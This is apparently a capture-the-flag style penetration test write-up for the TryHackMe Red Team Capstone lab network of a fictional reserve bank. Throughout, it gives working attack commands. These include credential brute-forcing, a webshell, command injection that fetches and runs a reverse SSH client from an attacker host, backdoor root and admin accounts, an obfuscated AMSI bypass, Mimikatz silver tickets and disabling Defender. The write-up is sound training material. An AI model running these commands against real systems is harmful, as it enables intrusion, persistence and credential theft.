Red Team Capstone
Challenge Network

Write-Up Submission:
desterhuizen

Contents

1 Executive Summary

The Reserve Bank of Trimento's network was breached, and Directory Services was captured. This resulted in the ability to execute a transfer of $10,000,000 as proof of exploitation.

Small application flaws identified in the public-facing assets allowed access to the Demilitarized Zone (DMZ). Weak permissions allowed access to the internal network from the DMZ.

Weak passwords allowed access to many accounts, and misconfigurations in the Directory service allowed escalation from Domain Admin to Enterprise Admin.

Weak encryption mechanisms allowed token forgery, which allowed account takeover in the SWIFT system.

2 Introduction

TryHackMe was contracted by the Government of Trimento to conduct a full Black box penetration test on the Networks of the Trimento Reserve Bank. The engagement aimed to identify any failings in the current systems and configurations that could allow bad actors from compromising the Reserve Bank's networks.

The Reserve Bank is at the core of the Trimento Economy. Many Island visitors and inhabitants regularly move large amounts of money in and out of the country. Guaranteeing the safety of customer money is critical to the Reserve Bank and Trimento Government.

Using the SWIFT international transfer system, a proof point challenge was set to transfer money between two accounts. The Bank provided a source and destination account, including the funds needed to be transferred.

3 Background & Scope

The Reserve Bank's staff provided limited information and required the tester to gather all information needed as an attacker would. Apart from the Account details to complete the SWIFT transaction, everything else had to be gathered.

The Complete Corporate Domain, including the Bank and Root domains, were in scope, but testing was limited to the 10.200.x.0/24 range. 10.200.x.250 and 10.200.x.11 are excluded from testing and altering any functionality of the mail server.

External OSINT is excluded from the scope and should be limited to the pages provided.

4 Methodology


The tester used a standardised testing methodology based on the Red Team system developed internally by THM. The system flows from Enumeration, exploitation, Elevation, persistence and returning to Enumeration.

5 Open Source Intelligence (OSINT)

5.1 web.corp.thereserve.loc (10.200.x.13)

5.1.1 User List

Exploring the website of The Reserve, we find the user page with names of employees and some images. Exploring the source, we see images stored in ***/october/themes/demo/assets/images*** and visiting the page. He finds a list of employee user names in the image names.



Index of /october/themes/demo/assets/images

Name	Last modified	Size	Description
Parent Directory		-	
antony.ross.jpeg	2023-02-18 20:17	445K	
ashley.chan.jpeg	2023-02-18 20:17	429K	
brenda.henderson.jpeg	2023-02-18 20:17	462K	
charlene.thomas.jpeg	2023-02-18 20:17	472K	
christopher.smith.jpeg	2023-02-18 20:17	435K	
emily.harvey.jpeg	2023-02-18 20:17	446K	
keith.allen.jpeg	2023-02-18 20:17	406K	
laura.wood.jpeg	2023-02-18 20:17	560K	
leslie.morley.jpeg	2023-02-18 20:17	462K	
lynda.gordon.jpeg	2023-02-18 20:17	510K	
martin.savage.jpeg	2023-02-18 20:18	435K	
mohammad.ahmed.jpeg	2023-02-18 20:22	423K	
october.pn	2023-02-18 19:25	34K	
october.png	2023-02-18 19:25	34K	
paula.bailey.jpeg	2023-02-18 20:17	501K	
rhys.parsons.jpeg	2023-02-18 20:17	478K	
roy.sims.jpeg	2023-02-18 20:17	435K	
theme-preview.png	2023-02-15 06:28	40K	

Apache/2.4.29 (Ubuntu) Server at 10.200.52.13 Port 80

img 1

Using the page's content, we can create a user list using simple command line tools.

```
curl http://10.200.52.13/october/themes/demo/assets/images/ |
grep "\[IMG\]" | sed 's/^.*a href="//' | sed 's/.jpeg.*$//' |
grep -v png > users
```

5.1.2 Wordlist

We use Cewl[1] to generate a wordlist we will enhance for some brute forcing some of the users if needed.

```
cewl http://10.200.52.13/october/ -w words
cat words | sort | uniq > tmp
cat password_base_list.txt >> words
```

[1] https://www.kali.org/tools/cewl/

We can enhance the word list using the munge[2] tool to enhance our word list.

```
./munge.py -l 9 -i words -o words_munged
```

We enhance the list further using hashcat[3] and the T0Clcv2 rule.

```
hashcat --force words_munged -r
/usr/share/hashcat/rules/T0XlCv2.rule --stdout > wordlist
```

We cleaned the list to match the password policy provided by the brief. Passwords must be at least 8 characters and have one or more numbers and one or more special characters.

```
cat wordlist | awk 'length >= 8' | grep -E '[!@#$%^]' | grep -E
'[0-9]' > wordlist_clean
```

5.1.3 Pages

We found an October CMS running, and the path substitution needs to be fixed. We see this looking at `/october/index.php/demo/meettheteam`, which means if we need to find the backend, we need to look at `/october/index.php/backend/`.


We tested the default credentials and some common admin username/ password combinations on the Login page. `admin:password1!` worked as the authentication for the backend.

5.2 vpn.corp.thereserve.loc (10.200.x.12)

5.2.1 Exposed VPN File

VPN login files are provided to employees using a webpage. While scanning the server, we find a /vpn folder in the root. This folder contains an exposed ovpn file called corpUsername.ovpn.

[2] https://github.com/Th3S3cr3tAg3nt/Munge
[3] https://github.com/hashcat/hashcat



img 2

Further inspection of this file shows the host IP is set to 10.200.x.x, which we can fix to point to 10.200.x.12, as I assume this will accept the connection as port 1194 is open on the host.


```
sed -i  's/10\.200\.X\.X/10\.200\.x\.12/g' corpUsername.ovpn
```

Connecting to the VPN server, we see two new targets added to our list.

```
sudo openvpn corpUsername.ovpn

2023-05-12 17:47:30 net_route_v4_add: 10.200.52.21/32 via
12.100.1.1 dev [NULL] table 0 metric 1000
2023-05-12 17:47:30 net_route_v4_add: 10.200.52.22/32 via
12.100.1.1 dev [NULL] table 0 metric 1000
```

5.2.2 Web Page

The webpage shows login for the user and password, and a simple login test by only selecting login with no input, forwards us to the requestvpn.php page.



img 3

The requested page lets users input the username they want the VPN for.

img 4

Testing the input for the account, we find `; sleep 2;` waits an extra 2 seconds before returning, indicating a possible command injection.

5.3 webmail.thereserve.loc (10.200.x.11)

5.3.1 SMTP, POP3 and Imap

The SMTP, POP3 and Imap are all available on the server. Testing some of the usernames we captured from the images and our base word list, we found several users' credentials.


```
hydra smtp://10.200.x.11 -L users -P wordlist_clean

laura.wood@corp.thereserve.loc:xxxxxxxxx
mohammad.ahmed@corp.thereserve.loc:xxxxxxxxx
```

6 Perimeter Breach

6.1 web.corp.thereserve.loc (10.200.x.13)

6.1.1 Foothold

Logging into the backend, we can upload media to the server.



img 5

Uploading my webshell allows us to run commands via the server on the URL.

```
http://10.200.x.13/october/storage/app/media/wh1rl3y/wh1rl3y.php?cmd=whoami
```

Uploading my reverse ssh client

```
cmd "http://10.200.x.13/october/storage/app/media/wh1rl3y/cmd.php?cmd=" "mkdir /tmp/wh1rl3y/"

cmd "http://10.200.x.13/october/storage/app/media/wh1rl3y/cmd.php?cmd=" "curl -o /tmp/wh1rl3y/client http://10.50.99.96/client_x64"

cmd "http://10.200.x.13/october/storage/app/media/wh1rl3y/cmd.php?cmd=" "chmod +x /tmp/wh1rl3y/client"

cmd "http://10.200.x.13/october/storage/app/media/wh1rl3y/cmd.php?cmd=" "/tmp/wh1rl3y/client 10.50.99.96:22"
```

6.1.2 Root

Once we have a shell we enumerate sudo -l and find we can run vim with sudo as root. To escalate, we run sudo vim and type escape `:!sh` which gives us a root shell.

6.1.3 Persistence

Setting up persistence for a user in the passwd file.

```
echo "wh1rl3y:\$1\$.ZuycVSj\$FWpf8glhH/TLh1M37fZPe1:0:0:root:/root:/bin/bash" >> /etc/passwd
```

6.2 vpn.corp.thereserve.loc (10.200.x.12)

6.2.1 Foothold

We capture the cookie for an authenticated user.

```
curl 'http://10.200.103.12/login.php?user=&password=' -L -I | grep Set-Cookie

Set-Cookie: PHPSESSID=llajsi4nkaekjolck96do0v56f; path=/
Set-Cookie: PHPSESSID=7vlck99o4h0niip9jv5vioplnq; path=/
```

Using the ***llajsi4nkaekjolck96do0v56f*** cookie we can now inject some commands into the VPN generation input. We inject a download of the reverse ssh client and run a connect back.

```
./cmd 4082di3457na5thlcetdbotuc7
"http://10.200.x.12/requestvpn.php?filename=test;" "mkdir
/tmp/wh1rl3y; curl -o /tmp/wh1rl3y/client
http://10.50.99.96/client_x64; chmod +x /tmp/wh1rl3y/client;
/tmp/wh1rl3y/client 10.50.99.96:22"
```

6.2.2 Root / Persistence

Once on the machine we enumerate the sudo -L and see access to cp as root with no password. To escalate, we make a copy of the passwd file and add our new user. We then copy the passwd file back.

```
mkdir /tmp/wh1rl3y/
cp /etc/passwd /tmp/wh1rl3y/passwd
echo
"wh1rl3y:\$1\$.ZuycVSj\$FWpf8glhH/TLh1M37fZPe1:0:0:root:/root:/bi
n/bash" >> /tmp/wh1rl3y/passwd
sudo cp /tmp/wh1rl3y/passwd /etc/passwd
```

We can then log into the wh1rl3y user as root.

6.3 Tool Staging

We need some of our tools in the network, and as both the web and VPN server hosts a web server, we upload a special directory to one of the hosts, and we can access all our tools with little effort.

- client_x64.exe[4] - reverse ssh client
- PsExec64.exe[5] - psexec from sysinternals
- SharpHound.exe[6] - Bloodhound collector
- PowerView.ps1[7] - PowerView
- Invoke-Mimikatz.ps1[8] - PS Mimikatz
- StandIn_v13_Net45.exe[9] - Post compromise lightweight AD tool

```
scp ~/tools/rev_ssh/client_x64.exe
wh1rl3y@10.200.103.12:/var/www/html/wh1rl3y/

scp ~/tools/Sysinternals/PsExec64.exe
```

[4] https://github.com/NHAS/reverse_ssh
[5] https://learn.microsoft.com/en-us/sysinternals/downloads/psexec
[6] https://github.com/BloodHoundAD/BloodHound
[7] https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
[8] https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1
[9] https://github.com/FuzzySecurity/StandIn#gpo-add-local-admin

```
wh1rl3y@10.200.103.12:/var/www/html/wh1rl3y/

scp ~/tools/binaries/SharpHound/SharpHound.exe
wh1rl3y@10.200.103.12:/var/www/html/wh1rl3y/

scp ~/tools/PowerView/PowerView.ps1
wh1rl3y@10.200.103.12:/var/www/html/wh1rl3y/

scp /red_team_capstone/tools/Invoke-Mimikatz.ps1
wh1rl3y@10.200.103.12:/var/www/html/wh1rl3y/

scp /red_team_capstone/wrk1/exploits/test.exe
wh1rl3y@10.200.103.12:/var/www/html/wh1rl3y/

scp ~/tools/binaries/StandIn_v13_Net45.exe
wh1rl3y@10.200.103.12:/var/www/html/wh1rl3y/StandIn.exe
```

7 Initial Compromise of Active Directory

7.1 Proxy Chain

Both VPN and web can be used as the dynamic proxy into the rest of the network. Setting up an ssh key and connection to 10.200.x.13 or 10.200.x.12.

```
ssh wh1rl3y@10.200.103.12 -D 8090
```

Add the port to our proxy chains config.

```
cat /etc/proxychains4.conf
socks4     127.0.0.1 8090
```

7.2 Internal VPN

Alternatively, you can use the VPN file we found on the VPN to access the 10.200.x.21 and 10.200.x.22 to access workstations.

We generate a dedicated VPN on the VPN server by replacing the generate file with the generate backup file found in the /home/ubuntu folder.

```
sudo openvpn wh1rl3y.ovpn
```

7.3 wrk1.corp.thereserve.loc (10.200.x.21)

7.3.1 Foothold

The host has RDP open, and testing the credentials we found earlier, we can log into the server via RDP.


```
crackmapexec smb 10.200.52.21 -u laura.wood -p xxxxxxxx -d
corp.thereserve.loc

SMB    10.200.x.21    445    WRK1   [+]
corp.thereserve.loc\laura.wood:xxxxxxxx

crackmapexec smb 10.200.52.21 -u mohammad.ahmed -p xxxxxxxx! -d
corp.thereserve.loc

SMB    10.200.x.21    445    WRK1    [+]
corp.thereserve.loc\mohammad.ahmed:xxxxxxxx
```

We can log into RDP.

```
proxychains xfreerdp /v:10.200.x.21 /u:mohammad.ahmed
/p:xxxxxxxxxx
```

7.3.2 Administrator / SYSTEM / Persistence

On the server, we find a service called Backup that has a writable binary



img 6

We create a new binary that can be run on the service. We use a custom C++ binary to create a new user and add it as a local administrator.

```
vi createUserWin.cpp

#include <stdlib.h>

int main ()
{
  int i;

  i = system ("net user whirley Password123! /add");
  i = system ("net localgroup administrators whirley /add");
  i = system ("net localgroup \"Remote Desktop Users\" whirley
/add");
  i = system ("reg add
\"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Termina
l Server\" /v fDenyTSConnections /t REG_DWORD /d 0 /f");

  return 0;
}


i686-w64-mingw32-g++ createUserWin.cpp -o test.exe -static
-static-libgcc -static-libstdc++
```

We put the backup and start the Backup service.

```
powershell -noni -command "iwr
http://10.200.x.12/wh1rl3y/test.exe -OutFile 'c:\Backup
Service\Full Backup\test.exe'"

cd "c:\Backup Service\Full Backup"
move backup.exe backup.exe.bak
move test.exe backup.exe
sc start Backup
sc stop Backup
del backup.exe
move  backup.exe.bak backup.exe

net user whirley
```

7.4 wrk2.corp.thereserve.loc (10.200.x.22)

7.4.1 Foothold

The host has RDP open, and testing the credentials we found earlier we can log into the server via RDP.

```
crackmapexec smb 10.200.52.22 -u laura.wood -p xxxxxxxx -d
corp.thereserve.loc
```

```
SMB    10.200.x.21    445    WRK1  [+]
corp.thereserve.loc\laura.wood:xxxxxxxx

crackmapexec smb 10.200.52.22 -u mohammad.ahmed -p xxxxxxxx -d
corp.thereserve.loc

SMB    10.200.x.21    445    WRK1   [+]
corp.thereserve.loc\mohammad.ahmed:xxxxxxxx
```

We can log into RDP.

```
proxychains xfreerdp /v:10.200.x.22 /u:mohammad.ahmed
/p:xxxxxxxxxx
```

7.4.2 Administrator / SYSTEM

We find a scheduled task called SYNC with a .bat file which is world writable. We add some cmd calls to add a local administrator. In the file **c:\SYNC\sync.bat,** add the following lines, save and wait a few minutes.

```
net user /add whirley password123!
net localgroup administrators whirley /add
net localgroup "Remote Desktop Users" whirley  /add
reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

7.4.3 Enumeration

On WRK1, we enumerate the services and find a handful of services using PowerShell.

```
$domainObj =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDoma
in()

$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"

$DistinguishedName = "DC=$($domainObj.Name.Replace('.', ',DC='))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
$Searcher.filter="serviceprincipalname=*"
$Result = $Searcher.FindAll()
Foreach($obj in $Result)
{
    Foreach($prop in $obj.Properties)
```

```
    {
        $prop
    }
          Write-Host "------------------------"
}


Name                           Value
----                           -----
givenname                      {svcScanning}
codepage                       {0}
objectcategory
{CN=Person,CN=Schema,CN=Configuration,DC=thereserve,DC=loc}
userprincipalname              {svcScanning@corp.thereserve.loc}
------------------------
givenname                      {svcBackups}
codepage                       {0}
objectcategory
{CN=Person,CN=Schema,CN=Configuration,DC=thereserve,DC=loc}
userprincipalname              {svcBackups@corp.thereserve.loc}
------------------------
```

7.5 server1.corp.thereserve.loc (10.200.x.31)

7.5.1 Administrator / SYSTEM

Testing the services on WRK1 and WRK2, we find they are Kerberoastable. We request a ticket using PowerShell for the svcScanning service.

```
Add-Type -AssemblyName System.IdentityModel
New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurityToken
-ArgumentList 'cifs/server1.corp.thereserve.loc'
```

Next, we must bypass AMSI and load PowerView.

```
powershell -ep bypass

[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.En
coding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAa
QBVAHQAaQBsAHMA'))))).GetField($([Text.Encoding]::Unicode.GetStrin
g([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQ
BkAA=='))),'NonPublic,Static').SetValue($null,$true)

IEX (New-Object
System.Net.WebClient).DownloadString('http://10.200.52.12/wh1rl3y
/PowerView.ps1')

Invoke-Kerberoast -format hashcat  | % { $_.Hash }| out-file
services.hashes
```

Once we move the file to our attack machine, we can crack the password using Hashcat and our wordlist.

```
hashcat clean_hashes ../../wordlist_clean

* Device #1: pthread-haswell-Intel(R) Core(TM) i7-7820HQ CPU @
2.90GHz, 2845/5755 MB (1024 MB allocatable), 4MCU

Approaching final keyspace - workload adjusted.

$krb5tgs$23$*svcScanning$corp.thereserve.loc$cifs/scvScanning*$298
b728d3ff63e3335f598b6ddab888a$c3f570fe8c48a112ffaa785341e90720781f
7e1a9ce3447b34af212e4d4d8ab5d854dd963a5e6b4265fa521328e9bfd3062038
a72cc9dd167eb6e06c4f83344daf1686287968d0d9ccebe604bfcf19807c2114dd
1b6ed3eda81d66e3eb77d17b4b2da67c25ac2a78
……..
ea138ec807daee60ec5fe8afa5f89954e6d7ca066fcffcc4d68eebee96a3920b11
6a0900d5a40c95fbc8836d5d8be5a24fb257b9ad298623871f846d61939a5f6ad9
de1f07cebfffede4d1ba3ff03338c631fa518c42d903c427773a022a9a14aa5de5
a2b5be9ee695f25064668f9af38387c6df3af4e315afe38553560400d0f4d001ca
8039eb7acdb248ff25e4f5b98b6370ef5b9ec4d3520c5c5bc8aad0484ab3a408e:
XXXXXXXX
```

Using this password we can generate the NTLM hash for the svcScanning account.

```
smbencrypt XXXXXXXX

LM Hash                           NT Hash
--------------------------------- ---------------------------------
XXXXX                              XXXXX
```

We can use the hash to create a silver ticket using Mimikatz, which will grant us access to server1 as it is a service account.

Ensure we bypass AMSI, load Invoke-Mimikatz, and then create the silver ticket. The domain is the domain path. The Hash is the NT Hash from above. The sid is the domain sid, and the service is CIFS, as we want to access the disk and interact with services.

```
powershell -ep bypass

[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.En
coding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAa
QBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetStrin
g([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQ
BkAA==')')),'NonPublic,Static').SetValue($null,$true)

IEX (New-Object
System.Net.WebClient).DownloadString('http://10.200.x.12/wh1rl3y/
Mimikatz.ps1')
```

```
Invoke-Mimikatz -command '"kerberos::golden /user:whirley
/domain:corp.thereserve.loc
/sid:S-1-5-21-170228521-1485475711-3199862024
/target:wrk1.corp.thereserve.loc /service:cifs /rc4:XXXXX /ptt"
exit'
```

Once the ticket is loaded we can create a new session on the RDP with one of the domain users.

```
proxychains xfreerdp /v:10.200.103.21 /u:mohammad.ahmed
/p:xxxxxxx
```

Set up a new PowerShell Session using the service credentials.

```
$pass= ConvertTo-SecureString 'Password1!' -AsPlainText -Force
$cred = New-Object
System.Management.Automation.PSCredential('CORP.THERESERVE.LOC\sv
cscanning', $pass)
$session = New-PSSession -ComputerName
server1.corp.thereserve.loc -Credential $cred
Enter-PSSession -Session $session
```

We now have access to **server1.corp.thereserve.loc**.

7.5.2 Persistence

Persists on the host.

```
iwr -uri http://10.200.103.12/wh1rl3y/test.exe -outfile
C:\users\public\Downloads\test.exe

iwr -uri http://10.200.103.12/wh1rl3y/PsExec64.exe -OutFile
C:\users\public\Downloads\psexec.exe

iwr -uri http://10.200.103.12/wh1rl3y/client_x64.exe -OutFile
C:\users\public\Downloads\client.exe

C:\users\public\Downloads\test.exe
```

7.5.3 Enumeration

We run get SharpHound.exe and gather the available Active Directory Structure to see if we can find a route to the CORP domain. Windows Defender will block our application. Thus, we disable the Antivirus temporarily for this execution.

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

